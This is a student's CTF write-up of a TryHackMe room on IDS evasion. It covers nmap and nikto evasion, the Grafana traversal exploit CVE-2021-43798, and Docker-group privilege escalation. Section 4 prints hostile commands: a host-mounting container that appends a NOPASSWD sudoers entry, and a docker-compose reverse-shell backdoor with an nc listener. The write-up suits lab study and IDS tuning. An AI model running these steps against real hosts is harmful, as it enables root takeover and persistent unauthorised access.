

Intrusion Detection & Evasion — TryHackMe

Room: idsevasion

1. Executive summary

This report documents the hands-on completion of the TryHackMe ID Evasion (idsevasion) room. The goals were to explore NIDS and HIDS behaviour (Suricata and Wazuh), experiment with basic evasion techniques during reconnaissance, exploit a known Grafana vulnerability to obtain credentials, perform privilege escalation via Docker, establish persistence with a backdoor container, and capture IDS evidence for each step.

Key results (to paste exact values):

- Grafana admin password recovered: GraphingTheWorld32
- Root flag obtained: SNEAK_ATTACK_CRITICAL
- IDS detection highlights: Suricata detected the Grafana directory-traversal exploit reading /etc/shadow; Wazuh flagged file integrity events (linPEAS addition, /etc/sudoers change, persistence files). Wazuh alert severity for the linPEAS file addition: 5.

2. Scope & objectives

- Understand signature vs anomaly IDS detection.
- Perform reconnaissance with nmap and nikto, experiment with user-agent and tuning options to reduce detection.
- Exploit Grafana (CVE affecting lab version) to retrieve grafana.ini and admin credentials.
- Use Docker privileges to escalate to root and capture the root flag.
- Implement persistence using a docker-compose reverse shell and verify IDS alerts.
- Produce evidence and recommendations for remediation.

3. Environment

- Attacker: TryHackMe AttackBox / Kali (your machine)
- Target: TryHackMe host 10.201.123.60 (lab-provided IP)
- IDS/HIDS: Suricata (NIDS), Wazuh (HIDS)

- Tools used: nmap, nikto, curl, python3 (exploit script), docker, docker-compose, nc, tcpdump, sqlite3 (if DB downloaded), linPEAS (enumeration)

Steps:

1. User registration

Register | CTFScore

10.201.123.60:8000/register

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

If your using Windows you can use:

`ipconfig`

Note that the IPs you register must be the ones associated with the adapter that will be used to interact with the CTF. Otherwise, no IDS alerts will be correctly processed. This IP should already be set as the first identifier.

Username:
Annmaria

Controlled IP Addresses:

10.201.8.57

10201.123.60

Register

Documentation Source

CTFScore | Version: 1.0b | Build Date: 27/03/22

Register | CTFScore

10.201.123.60:8000/register

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

Controlled IP Addresses:

10.201.8.57

10201.123.60

Register

Access Token

Q2iRF9Y4WyJo99eTN3fPSapwZwSG4sWjwFwGM 1To0Nt8e9WgVr ZkT0UGyCz
0cwH2sQrIYWCSNHptza004Ejo9ElJpWJhWLnLp6wj bBNzJj k1bF9DqM0eqdX3
doKMbyMzNzZGZccVZTn lhYeBEQy1B8SBAPqQVb5oQIao

Copy Key

Note: This token will only be shown once, so make sure it's stored in a secure location. Use it to access your new account via the [login](#) page

2. User login

CTFScore

Login Register

Sign In

Username:

Annmaria

Access Token:

.....

☒ Remember Me

Sign In

Create an Account [here](#)

Applications Places t Mon 27 Oct, 10:31 AttackBox IP:10.201.8.57 Home | CTFScore — Mozilla Firefox

Home | CTFScore New Tab

10.201.123.60:8000/index

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
-----------	---------	----------	----------	----------------	-------

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
-----------	---------	----------	----------	----------------	-------

IDS Stats

IDS	Number Of Alerts	Average Alert Score	Highest Alert Score	Lowest Alert Score	Total Score
-----	------------------	---------------------	---------------------	--------------------	-------------

Alerts By Category

THM AttackBox 8min 47s

3. Task Performance

Task 1 Introduction

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.


This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.

You can access the system by navigating to <http://10.201.84.242:8000/register>.

NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at <http://10.201.84.242:8000>, in preparation for future tasks.



Task 2 Intrusion Detection Basics


Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; Signature (or rule) based IDS will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the IDS will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like Graylog or the ELK Stack. Some IDS may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based IDS are attached to this demo; Suricata, a network-based IDS (NIDS), and Wazuh, a host-based IDS (HIDS). Both of these IDS implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What IDS detection methodology relies on rule sets?



Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS

Correct Answer

Hint

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed

Correct Answer

Hint

Answer the questions below

What scale is used to measure alert severity in Suricata? (*-*)

1-3

✓ Correct Answer

💡 Hint

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

3

✓ Correct Answer

💡 Hint

Answer the questions below

Nikto, should find an interesting path when the first scan is performed, what is it called?

/login

✓ Correct Answer

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?

6

✓ Correct Answer

💡 Hint

Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.

6,A,B

✓ Correct Answer

💡 Hint

Answer the questions below

What version of Grafana is the server running?

8.2.5

✓ Correct Answer

💡 Hint

What is the ID of the severe CVE that affects this version of Grafana?

CVE-2021-43798

✓ Correct Answer

💡 Hint

If this server was publicly available, What site might have information on its services already?

shodan

✓ Correct Answer

How would we search the site "example.com" for pdf files, using advanced Google search tags?

site:example.com filetype:pdf

✓ Correct Answer

Answer the questions below

What is the password of the grafana-admin account?

GraphingTheWorld32

✓ Correct Answer

💡 Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay

✓ Correct Answer

💡 Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Suricata

✓ Correct Answer

💡 Hint

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web

✓ Correct Answer

💡 Hint

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed

✓ Correct Answer

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker

✓ Correct Answer

💡 Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

5

✓ Correct Answer

💡 Hint

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK_ATTACK_CRITICAL}

✓ Correct Answer

Answer the questions below

Abuse docker to establish a backdoor on the host system

No answer needed

✓ Correct Answer



4. Methodology & commands

4.1 Reconnaissance (baseline)

basic connectivity

```
ping -c 3 10.201.123.60
```

initial service discovery

```
nmap -sC -sV -oN nmap_initial.txt 10.201.123.60
```

version scan (no evasion)

```
nmap -sV 10.201.123.60
```

Expected: Suricata will flag default nmap user-agent and unusual HTTP probes.

4.2 Nmap evasion (change user agent / stealth)

change user agent for http probes

```
nmap -sV --script-args http.useragent="Mozilla/5.0 (compatible)" 10.201.123.60
```

stealth SYN scan (less info)

```
nmap -sS 10.201.123.60
```

Notes: fewer or lower-severity alerts expected with tuned timing/headers but less information returned.

4.3 Web enumeration & nikto tuning

initial nikto over both web ports

```
nikto -p 80,3000 -h 10.201.123.60
```

narrow to port 3000 and tune checks

```
nikto -p 3000 -T 1 2 3 -h 10.201.123.60
```

add user-agent and evasion flags

```
nikto -p 3000 -T 1 2 3 -useragent "Googlebot/2.1" -e 1 7 -h 10.201.123.60
```

Observed: aggressive nikto scans generate thousands of alerts; sometimes evasion flags increase detectability due to malformed headers.

4.4 OSINT & service banners

check grafana header (if exposed)

```
curl -I http://10.201.123.60:3000
```

check health API

```
curl -s http://10.201.123.60:3000/api/health
```

Outcome: Grafana responded with redirect to /login; api/health may reveal version. Lab Grafana version used in exercises: **8.2.5** (vulnerable CVE: CVE-2021-43798).

4.5 Exploitation — Grafana directory traversal

Download or create exploit script and run against Grafana to read grafana.ini or other files.

example local exploit (crafted for lab):

```
python3 exploit_local.py -u 10.201.123.60 -p 3000 -f /etc/grafana/grafana.ini
```

if grafana.db returned, inspect it

```
python3 exploit_local.py -u 10.201.123.60 -p 3000 -f /var/lib/grafana/grafana.db >  
grafana.db
```

```
sqlite3 grafana.db "select id, login, password from user;"
```

Finding: admin_password = GraphingTheWorld32 found in grafana.ini.

4.6 Log in to Grafana UI (verify credentials)

use the browser (AttackBox) to log in to Grafana at http://10.201.123.60:3000

credentials:

user: grafana-admin

pass: GraphingTheWorld32

4.8 Privilege escalation via Docker

as grafana-admin (who is in docker group), spawn container with host mount

docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master

inside container (root): append to sudoers

echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >> /mnt/etc/sudoers

exit container, then on host

sudo -i

whoami

cat /root/root.txt

Result: root shell obtained and flag SNEAK_ATTACK_CRITICAL captured.

4.9 Persistence via Docker Compose (backdoor)

- Created a docker-compose.yml under /var/lib/backdoor that launches a persistent reverse-shell container (entrypoint connects back to AttackBox on port 4242).

on attack box: nc -lvnp 4242

on host (as root): docker compose up -d /var/lib/backdoor

Observed: Reverse shell connected (root). Wazuh logged file changes for the docker-compose file; Suricata may log container image pull if network visible.

5. Findings & Analysis

- **NIDS (Suricata)** reliably detected noisy active reconnaissance (nmap default probes, nikto, --script=vuln) and specifically flagged the Grafana directory traversal when /etc/shadow was requested. Suricata is effective at network-level signatures but blind to local file changes.
- **HIDS (Wazuh)** detected local filesystem changes (linPEAS addition, /etc/sudoers edits, docker-compose file creation). Wazuh provided host-level context and raised higher-severity alerts for local changes. Alert severity for linPEAS addition: 5.
- **Evasion trade-off:** tuning scanner user-agents and timing reduces signature hits but can reduce information gained. Some evasion flags (nikto -e) may increase detectability due to malformed headers.
- **Privilege escalation:** membership in docker group allowed full host access via container host-mount — a critical misconfiguration. Docker group membership grants near-root privileges and should be tightly controlled.

6. Remediation & Recommendations

- **Limit Docker group membership:** avoid adding non-admin users to the `docker` group. Use rootless containers or carefully controlled access. Monitor membership changes in `/etc/group`.
- **Harden Grafana:** upgrade to a patched version (post 8.3.0 or the latest secure release), disable unnecessary public endpoints, and avoid storing plaintext credentials in configs. Rotate credentials.
- **Improve HIDS tuning:** ensure Wazuh rules are fine-tuned to reduce false positives, and consider integrating behavioral detection for suspicious additions (like new compose files) under `/var/lib`.
- **Network segmentation & registry access:** restrict container image pulls from the host network or use authenticated internal registries. Monitor registry access with TLS-inspecting proxies where appropriate.
- **Least privilege for services:** run services with minimal privileges and consider container hardening (`drop --privileged`, restrict mounts).
- **Alert triage & runbooks:** ensure operators have clear playbooks for file integrity alerts and unexpected admin-file modifications.